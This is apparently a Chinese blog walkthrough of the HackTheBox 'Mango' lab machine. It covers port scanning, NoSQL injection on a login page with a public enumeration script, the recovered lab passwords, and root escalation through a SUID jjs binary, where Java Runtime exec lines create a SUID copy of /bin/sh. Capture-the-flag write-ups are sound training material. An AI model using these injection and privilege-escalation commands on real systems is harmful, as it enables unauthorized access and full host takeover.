hackthebox-Mango（mongodb渗透 & jjs提权）

原创

冬萍子 于 2021-02-14 12:13:43 发布 487 收藏 1

这台靶机太卡了。无语

1、扫描

很常规的22可能有ssh登录，80,443web信息搜集
另外结果显示扫描出新地址`staging-order.mango.htb`，加到本机`/etc/hosts`

```
C:\root> masscan -p1-65535,U:1-65535 10.10.10.162 --rate=1000 -e tun0

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-02-14 00:21:45 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.10.162
Discovered open port 80/tcp on 10.10.10.162
Discovered open port 443/tcp on 10.10.10.162
^Zte:  0.00-kpps, 100.00% done, waiting -22-secs, found=3
[1]+  Stopped                 masscan -p1-65535,U:1-65535 10.10.10.162 --rate=1000 -e tun0
C:\root> nmap -A 10.10.10.162 -p22,80,443
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-14 08:25 CST
Nmap scan report for 10.10.10.162 (10.10.10.162)
Host is up (0.38s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None
/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
```

2、nosql & MongoDB 渗透

进入`staging-order.mango.htb`发现登录框
普通注入无效，没有账号密码爆破，联想到靶机名mango是否提示mongo&nosql注入，毕竟htb的靶机名经常就是漏洞暗示

手工原理

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#exploits
```

脚本

```
https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration
```

执行脚本。可能会中断n次，连不上。。

```
python3 nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -m POST -up username -pp password -op login:login -ep password
```


得到密码

```
mango：h3mXK8RhU~f{]f5H
admin：t9KcS3>!0B#2
```

3、提权

ssh登录mango可以成功，再`su admin`切换。过程可能巨卡。。。

运行linpeas，发现suid有jjs



有提示操作方法`https://gtfobins.github.io/gtfobins/jjs/`
不过太卡了，各种卡和报错。
最后还是官方writeup里的方法简单好用

```
Java.type('java.lang.Runtime').getRuntime().exec('cp /bin/sh /tmp/sh').waitFor()
Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /tmp/sh').waitFor()
/tmp/sh -p
```

euid是root